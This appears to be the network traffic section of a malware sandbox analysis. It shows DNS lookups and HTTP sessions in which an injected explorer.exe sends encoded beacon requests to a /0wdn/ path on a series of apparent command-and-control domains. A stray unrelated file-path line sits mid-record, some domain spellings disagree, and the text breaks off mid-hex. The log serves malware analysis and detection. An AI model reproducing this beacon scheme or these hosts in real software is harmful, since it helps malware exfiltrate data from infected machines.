Feb 23, 2021 09:39:19.169167042 CET	8.8.8.8	192.168.2.5	0xc795	No error (0)	mojavewellnessaz.com		107.180.46.143	A (IP address)	IN (0x0001)
Feb 23, 2021 09:39:24.941981077 CET	8.8.8.8	192.168.2.5	0x81c3	Name error (3)	www.vanjele.com	none	none	A (IP address)	IN (0x0001)
Feb 23, 2021 09:39:30.106431007 CET	8.8.8.8	192.168.2.5	0x2992	No error (0)	www.ficuswildlife.com		138.197.103.178	A (IP address)	IN (0x0001)
Feb 23, 2021 09:39:35.745763063 CET	8.8.8.8	192.168.2.5	0xe2fb	No error (0)	www.thisisauckland.com	thisisauckland.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:39:35.745763063 CET	8.8.8.8	192.168.2.5	0xe2fb	No error (0)	thisisaucklland.com		77.72.1.202	A (IP address)	IN (0x0001)
Feb 23, 2021 09:39:41.814722061 CET	8.8.8.8	192.168.2.5	0x91d2	Name error (3)	www.topkids.asia	none	none	A (IP address)	IN (0x0001)
Feb 23, 2021 09:39:46.897975922 CET	8.8.8.8	192.168.2.5	0xe71d	No error (0)	www.trainingkanban.com		51.83.43.226	A (IP address)	IN (0x0001)
Feb 23, 2021 09:39:53.090861082 CET	8.8.8.8	192.168.2.5	0x725	No error (0)	www.sphenecouture.com	sphenecouture.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:39:53.090861082 CET	8.8.8.8	192.168.2.5	0x725	No error (0)	sphenecouture.com		160.153.133.87	A (IP address)	IN (0x0001)
Feb 23, 2021 09:39:58.308913946 CET	8.8.8.8	192.168.2.5	0x48f1	Name error (3)	www.xlkefu2.com	none	none	A (IP address)	IN (0x0001)
Feb 23, 2021 09:40:03.417793036 CET	8.8.8.8	192.168.2.5	0xdf8e	No error (0)	www.dortekarskov.com		194.9.94.85	A (IP address)	IN (0x0001)
Feb 23, 2021 09:40:03.417793036 CET	8.8.8.8	192.168.2.5	0xdf8e	No error (0)	www.dortekarskov.com		194.9.94.86	A (IP address)	IN (0x0001)
Feb 23, 2021 09:40:08.646218061 CET	8.8.8.8	192.168.2.5	0x1ba5	No error (0)	www.gurumanindustries.com	gurumanindustries.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:40:08.646218061 CET	8.8.8.8	192.168.2.5	0x1ba5	No error (0)	gurumanindustries.com		194.59.164.34	A (IP address)	IN (0x0001)
Feb 23, 2021 09:40:14.522613049 CET	8.8.8.8	192.168.2.5	0xe2ad	Name error (3)	www.thedesailldada.com	none	none	A (IP address)	IN (0x0001)
Feb 23, 2021 09:40:19.689696074 CET	8.8.8.8	192.168.2.5	0x2931	No error (0)	www.buildermarketingprogram.com		208.97.149.17	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.mojavewellnessaz.com
- www.ficuswildlife.com
- www.thisisauckland.com
- www.trainingkanban.com
- www.sphenecouture.com
- www.dorteklarskov.com
- www.gurumanindustries.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49727	107.180.46.143	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:39:19.310297966 CET	4792	OUT	GET /0wdn/?v2MHc=3fPHVZWhu2EdAZf0&nfuxZr=VISJTRF+R7Uh4mUWzRN0LlryAyb8lKpBE9z8YS+GNikClX9Lr80MYD+giceidMXBN5T1 HTTP/1.1 Host: www.mojavewellnessaz.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 09:39:20.749190092 CET	5336	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 23 Feb 2021 08:39:19 GMT Server: Apache X-Powered-By: PHP/5.6.40 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Upgrade: h2,h2c Connection: Upgrade, close Location: http://mojavewellnessaz.com/0wdn/?v2MHc=3fPHVZWhu2EdAZf0&nfuxZr=VISJTRF+R7Uh4mUWzRN0LlryAyb8lKpBE9z8YS+GNikClX9Lr80MYD+giceidMXBN5T1 Vary: User-Agent Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49728	138.197.103.178	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:39:30.249361038 CET	10856	OUT	GET /0wdn/?v2MHc=3fPHVZWhu2EdAZf0&nfuxZr=OUgIxUFsYGQ41w7hQC/DBdH1JHjC++6nioh90AjecgG3yuW0+eUvoDUl1UqOD/TLQ8Us HTTP/1.1 Host: www.ficuswildlife.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 09:39:30.375597954 CET	10857	IN	HTTP/1.1 301 Moved Permanently Content-Type: text/html; charset=utf-8 Location: /redirect.php?host=www.ficuswildlife.com Server: Caddy Date: Tue, 23 Feb 2021 08:39:30 GMT Content-Length: 75 Connection: close Data Raw: 3c 61 20 68 72 65 66 3d 22 2f 72 65 64 69 72 65 63 74 2e 70 68 70 3f 68 6f 73 74 3d 77 77 77 2e 66 69 63 75 73 77 69 6c 64 6c 69 66 65 2e 63 6f 6d 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 61 3e 2e 0a 0a Data Ascii: Moved Permanently.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49729	77.72.1.202	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:39:35.799494028 CET	10858	OUT	GET /0wdn/?nfuxZr=XqoKlbUxH4MvhR3WHn/bEyJILpMTXi5akImeFCcaj/eQm8+DbVPpEujjk99LtX7zxOgw&v2MHc=3fPHVZWhu2EdAZf0 HTTP/1.1 Host: www.thisisauckland.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 09:39:36.506441116 CET	10859	IN	HTTP/1.1 301 Moved Permanently Connection: close Content-Type: text/html; charset=UTF-8 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: http://thisisauckland.com/0wdn/?nfuxZr=XqoKlbUxH4MvhR3WHn/bEyJILpMTXi5akImeFCcaj/eQm8+DbVPpEujjk99LtX7zxOgw&v2MHc=3fPHVZWhu2EdAZf0 X-Litespeed-Cache: miss Content-Length: 0 Date: Tue, 23 Feb 2021 08:39:36 GMT Server: LiteSpeed Vary: User-Agent

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49741	51.83.43.226	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:39:46.953430891 CET	11756	OUT	GET /0wdn/?nfuxZr=ix6ctNvA27TkjcVVjU84nkoRBhFOceD1ut/SMPDHN4oqZYjnQY/2eO9u+VnCkR9n2BIl&v2MHc=3fPHVZWhu2EdAZf0 HTTP/1.1 Host: www.trainingkanban.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 09:39:47.003861904 CET	11757	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 23 Feb 2021 08:39:46 GMT Server: Apache/2.4.29 (Ubuntu) Location: https://www.trainingkanban.com/0wdn/?nfuxZr=ix6ctNvA27TkjcVVjU84nkoRBhFOceD1ut/SMPDHN4oqZYjnQY/2eO9u+VnCkR9n2BIl&v2MHc=3fPHVZWhu2EdAZf0 Content-Length: 435 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 74 72 61 69 6e 69 6e 67 6b 61 6e 62 61 6e 2e 63 6f 6d 2f 30 77 64 6e 2f 3f 6e 66 75 78 5a 72 3d 69 78 36 63 74 4e 76 41 32 37 54 6b 6a 63 56 56 6a 55 38 34 6e 6b 6f 52 42 68 46 4f 63 65 44 31 75 74 2f 53 4d 50 44 48 4e 34 6f 71 5a 59 6a 6e 51 59 2f 32 65 4f 39 75 2b 56 6e 43 6b 52 39 6e 32 42 49 6c 26 61 6d 70 3b 76 32 4d 48 63 3d 33 66 50 48 56 5a 57 68 75 32 45 64 41 5a 66 30 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 74 72 61 69 6e 69 6e 67 6b 61 6e 62 61 6e 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.trainingkanban.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49742	160.153.133.87	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:39:53.143121958 CET	11759	OUT	GET /0wdn/?v2MHc=3fPHVZWhu2EdAZf0&nfuxZr=BtLwtEoUFNWHbVqCGleqoAdl9A252xhpwrcAYeIb01MyTz4m47Yt/ZHU9A+9eyld1TIt HTTP/1.1 Host: www.sphenecouture.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:39:53.203397036 CET	11761	IN	HTTP/1.1 404 Not Found Date: Tue, 23 Feb 2021 08:39:53 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Accept-Ranges: bytes Vary: Accept-Encoding,User-Agent Content-Length: 1699 Content-Type: text/html Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 46 69 6c 65 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 20 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 62 6f 64 79 20 7b 0a 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 65 65 65 3b 0a 7d 0a 0a 62 6f 64 79 2c 20 68 31 2c 20 70 20 7b 0a 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 20 22 53 65 67 6f 65 20 55 49 22 2c 20 53 65 67 6f 65 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 41 72 69 61 6c 2c 20 22 4c 75 63 69 64 61 20 47 72 61 6e 64 65 22 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 6e 6f 72 6d 61 6c 3b 0a 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0a 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 7d 0a 0a 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0a 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 20 61 75 74 6f 3b 0a 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 20 61 75 74 6f 3b 0a 20 20 6d 61 72 67 69 6e 2d 74 6f 70 3a 20 31 37 37 70 78 3b 0a 20 20 6d 61 78 2d 77 69 64 74 68 3a 20 31 31 37 30 70 78 3b 0a 20 20 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 20 31 35 70 78 3b 0a 20 20 70 61 64 64 69 6e 67 2d 6c 65 66 74 3a 20 31 35 70 78 3b 0a 7d 0a 0a 2e 72 6f 77 3a 62 65 66 6f 72 65 2c 20 2e 72 6f 77 3a 61 66 74 65 72 20 7b 0a 20 20 64 69 73 70 6c 61 79 3a 20 74 61 62 6c 65 3b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 20 22 3b 0a 7d 0a 0a 2e 63 6f 6c 2d 6d 64 2d 36 20 7b 0a 20 20 77 69 64 74 68 3a 20 35 30 25 3b 0a 7d 0a 0a 2e 63 6f 6c 2d 6d 64 2d 70 75 73 68 2d 33 20 7b 0a 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 32 35 25 3b 0a 7d 0a 0a 68 31 20 7b 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 34 38 70 78 3b 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 32 30 70 78 20 30 3b 0a 7d 0a 0a 2e 6c 65 61 64 20 7b 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 31 70 78 3b 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 32 30 30 3b 0a 20 20 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 20 32 30 70 78 3b 0a 7d 0a 0a 70 20 7b 0a 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 31 30 70 78 3b 0a 7d 0a 0a 61 20 7b 0a 20 20 63 6f 6c 6f 72 3a 20 23 33 32 38 32 65 36 3b 0a 20 20 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 20 6e 6f 6e 65 3b 0a 7d 0a 3c 2f 73 74 79 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 0a 3c 62 6f 64 79 3e 0a 3c 64 69 76 20 63 6c 61 73 73 3d 22 63 6f 6e 74 61 69 6e 65 72 20 74 65 78 74 2d 63 65 6e 74 65 72 22 20 69 64 3d 22 65 72 72 6f 72 22 3e 0a 20 20 3c 73 76 67 20 68 65 69 67 68 74 3d 22 31 30 30 22 20 77 69 64 74 68 3d 22 31 30 30 22 3e 0a 20 20 20 20 3c 70 6f 6c 79 67 6f 6e 20 70 6f 69 6e 74 73 3d 22 35 30 2c 32 35 20 31 37 2c 38 30 20 38 32 2c 38 30 22 20 73 74 72 6f 6b 65 2d 6c 69 6e 65 6a 6f 69 6e 3d 22 72 6f 75 Data Ascii: <!DOCTYPE html><html><head><title>File Not Found</title><meta http-equiv="content-type" content="text/html; charset=utf-8" ><meta name="viewport" content="width=device-width, initial-scale=1.0"><style type="text/css">body { background-color: #eee;}body, h1, p { font-family: "Helvetica Neue", "Segoe UI", Segoe, Helvetica, Arial, "Lucida Grande", sans-serif; font-weight: normal; margin: 0; padding: 0; text-align: center;}.container { margin-left: auto; margin-right: auto; margin-top: 177px; max-width: 1170px; padding-right: 15px; padding-left: 15px;}.row:before, .row:after { display: table; content: " ";}.col-md-6 { width: 50%;}.col-md-push-3 { margin-left: 25%;}h1 { font-size: 48px; font-weight: 300; margin: 0 0 20px 0;}.lead { font-size: 21px; font-weight: 200; margin-bottom: 20px;}p { margin: 0 0 10px;}a { color: #3282e6; text-decoration: none;}</style></head><body> <svg height="100" width="100"> <polygon points="50,25 17,80 82,80" stroke-linejoin="rou

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49743	194.9.94.85	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:40:03.483678102 CET	11787	OUT	GET /0wdn/?v2MHc=3fPHVZWhu2EdAZf0&nfuxZr=NMR3a+Tn1MegLtIVZwnrXNHtLsOIdaavPUxKaHV9friONqSMK2w0/HiapUB+av1cMLA0 HTTP/1.1 Host: www.dorteklarskov.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:40:03.546607018 CET	11788	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 23 Feb 2021 08:40:03 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close X-Powered-By: PHP/7.4.3 Data Raw: 31 37 38 34 0d 0a 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0a 09 3c 68 65 61 64 3e 0a 3c 21 2d 2d 20 47 6f 6f 67 6c 65 20 54 61 67 20 4d 61 6e 61 67 65 72 20 2d 2d 3e 0a 3c 73 63 72 69 70 74 3e 28 66 75 6e 63 74 69 6f 6e 28 77 2c 64 2c 73 2c 6c 2c 69 29 7b 77 5b 6c 5d 3d 77 5b 6c 5d 7c 7c 5b 5d 3b 77 5b 6c 5d 2e 70 75 73 68 28 7b 27 67 74 6d 2e 73 74 61 72 74 27 3a 0a 6e 65 77 20 44 61 74 65 28 29 2e 67 65 74 54 69 6d 65 28 29 2c 65 76 65 6e 74 3a 27 67 74 6d 2e 6a 73 27 7d 29 3b 76 61 72 20 66 3d 64 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 73 29 5b 30 5d 2c 0a 6a 3d 64 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 73 29 2c 64 6c 3d 6c 21 3d 27 64 61 74 61 4c 61 79 65 72 27 3f 27 26 6c 3d 27 2b 6c 3a 27 27 3b 6a 2e 61 73 79 6e 63 3d 74 72 75 65 3b 6a 2e 73 72 63 3d 0a 27 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 74 61 67 6d 61 6e 61 67 65 72 2e 63 6f 6d 2f 67 74 6d 2e 6a 73 3f 69 64 3d 27 2b 69 2b 64 6c 3b 66 2e 70 61 72 65 6e 74 4e 6f 64 65 2e 69 6e 73 65 72 74 42 65 66 6f 72 65 28 6a 2c 66 29 3b 0a 7d 29 28 77 69 6e 64 6f 77 2c 64 6f 63 75 6d 65 6e 74 2c 27 73 63 72 69 70 74 27 2c 27 64 61 74 61 4c 61 79 65 72 27 2c 27 47 54 4d 2d 4e 50 33 4d 46 53 4b 27 29 3b 3c 2f 73 63 72 69 70 74 3e 0a 3c 21 2d 2d 20 45 6e 64 20 47 6f 6f 67 6c 65 20 54 61 67 20 4d 61 6e 61 67 65 72 20 2d 2d 3e 0a 09 09 09 09 0a 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 44 47 45 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6c 6f 6f 70 69 61 2d 74 65 73 74 22 20 63 6f 6e 74 65 6e 74 3d 22 58 73 64 58 41 49 78 68 61 38 71 39 58 6a 61 6d 63 6b 34 48 22 20 2f 3e 0a 09 3c 74 69 74 6c 65 3e 50 61 72 6b 65 64 20 61 74 20 4c 6f 6f 70 69 61 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 22 20 6d 65 64 69 61 3d 22 73 63 72 65 65 6e 20 61 6e 64 20 28 72 65 73 6f 6c 75 74 69 6f 6e 3a 20 31 36 33 64 70 69 29 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 74 61 74 69 63 2e 6c 6f 6f 70 69 61 2e 73 65 2f 72 65 73 70 6f 6e 73 69 76 65 2f 69 6d 61 67 65 73 2f 69 4f 53 2d 35 37 2e 70 6e 67 22 20 2f 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 22 20 6d 65 64 69 61 3d 22 73 63 72 65 65 6e 20 61 6e 64 20 28 72 65 73 6f 6c 75 74 69 6f 6e 3a 20 31 33 32 64 70 69 29 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 74 61 74 69 63 2e 6c 6f 6f 70 69 61 2e 73 65 2f 72 65 73 70 6f 6e 73 69 76 65 2f 69 6d 61 67 65 73 2f 69 4f 53 2d 37 32 2e 70 6e 67 22 20 2f 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 22 20 6d 65 64 69 61 3d 22 73 63 72 65 65 6e 20 61 6e 64 20 28 72 65 73 6f 6c 75 74 Data Ascii: 1784<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head>... Google Tag Manager --><script>(function(w,d,s,l,i){w[l]=w[l]||[];w[l].push({'gtm.start':new Date().getTime(),event:'gtm.js'});var f=d.getElementsByTagName(s)[0],j=d.createElement(s),dl=l!='dataLayer'?'&l='+l:'';j.async=true;j.src='https://www.googletagmanager.com/gtm.js?id='+i+dl;f.parentNode.insertBefore(j,f);})(window,document,'script','dataLayer','GTM-NP3MFSK');</script>... End Google Tag Manager --> <meta http-equiv="X-UA-Compatible" content="IE=EDGE" /><meta http-equiv="Content-Type" content="text/html; charset=utf-8" /><meta name="loopia-test" content="XsdXAIxha8q9Xjamck4H" /><title>Parked at Loopia</title> <link rel="apple-touch-icon" media="screen and (resolution: 163dpi)" href="https://static.loopia.se/responsive/images/iOS-57.png" /> <link rel="apple-touch-icon" media="screen and (resolution: 132dpi)" href="https://static.loopia.se/responsive/images/iOS-72.png" /> <link rel="apple-touch-icon" media="screen and (resolut

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49744	194.59.164.34	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:40:09.038458109 CET	11794	OUT	GET /0wdn/?nfuxZr=f8DN2IXKanXhjVkivpC934J6Qd4CL4Wi30Q5lE4yx0++lUmhxcUli1GZaUF1qSyNqh47&v2MHc=3fPHVZWhu2EdAZf0 HTTP/1.1 Host: www.gurumanindustries.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:40:09.429874897 CET	11796	IN	HTTP/1.1 404 Not Found Connection: close Content-Type: text/html Last-Modified: Tue, 25 Jun 2019 07:07:21 GMT Etag: "999-5d11c829-c5eb53afe31087fb;;;" Accept-Ranges: bytes Content-Length: 2457 Date: Tue, 23 Feb 2021 08:40:09 GMT Server: LiteSpeed Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 2d 75 73 22 20 70 72 65 66 69 78 3d 22 63 6f 6e 74 65 6e 74 3a 20 68 74 74 70 3a 2f 2f 70 75 72 6c 2e 6f 72 67 2f 72 73 73 2f 31 2e 30 2f 6d 6f 64 75 6c 65 73 2f 63 6f 6e 74 65 6e 74 2f 20 64 63 3a 20 68 74 74 70 3a 2f 2f 70 75 72 6c 2e 6f 72 67 2f 64 63 2f 74 65 72 6d 73 2f 20 66 6f 61 66 3a 20 68 74 74 70 3a 2f 2f 78 6d 6c 6e 73 2e 63 6f 6d 2f 66 6f 61 66 2f 30 2e 31 2f 20 6f 67 3a 20 68 74 74 70 3a 2f 2f 6f 67 70 2e 6d 65 2f 6e 73 23 20 72 64 66 73 3a 20 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 30 2f 30 31 2f 72 64 66 2d 73 63 68 65 6d 61 23 20 73 69 6f 63 3a 20 68 74 74 70 3a 2f 2f 72 64 66 73 2e 6f 72 67 2f 73 69 6f 63 2f 6e 73 23 20 73 69 6f 63 74 3a 20 68 74 74 70 3a 2f 2f 72 64 66 73 2e 6f 72 67 2f 73 69 6f 63 2f 74 79 70 65 73 23 20 73 6b 6f 73 3a 20 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 34 2f 30 32 2f 73 6b 6f 73 2f 63 6f 72 65 23 20 78 73 64 3a 20 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 31 2f 58 4d 4c 53 63 68 65 6d 61 23 22 3e 0a 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 40 63 68 61 72 73 65 74 20 22 55 54 46 2d 38 22 3b 0a 20 20 20 20 20 20 20 20 5b 6e 67 5c 3a 63 6c 6f 61 6b 5d 2c 0a 20 20 20 20 20 20 20 20 5b 6e 67 2d 63 6c 6f 61 6b 5d 2c 0a 20 20 20 20 20 20 20 20 5b 64 61 74 61 2d 6e 67 2d 63 6c 6f 61 6b 5d 2c 0a 20 20 20 20 20 20 20 20 5b 78 2d 6e 67 2d 63 6c 6f 61 6b 5d 2c 0a 20 20 20 20 20 20 20 20 2e 6e 67 2d 63 6c 6f 61 6b 2c 0a 20 20 20 20 20 20 20 20 2e 78 2d 6e 67 2d 63 6c 6f 61 6b 2c 0a 20 20 20 20 20 20 20 20 2e 6e 67 2d 68 69 64 65 3a 6e 6f 74 28 2e 6e 67 2d 68 69 64 65 2d 61 6e 69 6d 61 74 65 29 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 6e 6f 6e 65 20 21 69 6d 70 6f 72 74 61 6e 74 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 20 20 20 20 6e 67 5c 3a 66 6f 72 6d 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 2e 6e 67 2d 61 6e 69 6d 61 74 65 2d 73 68 69 6d 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 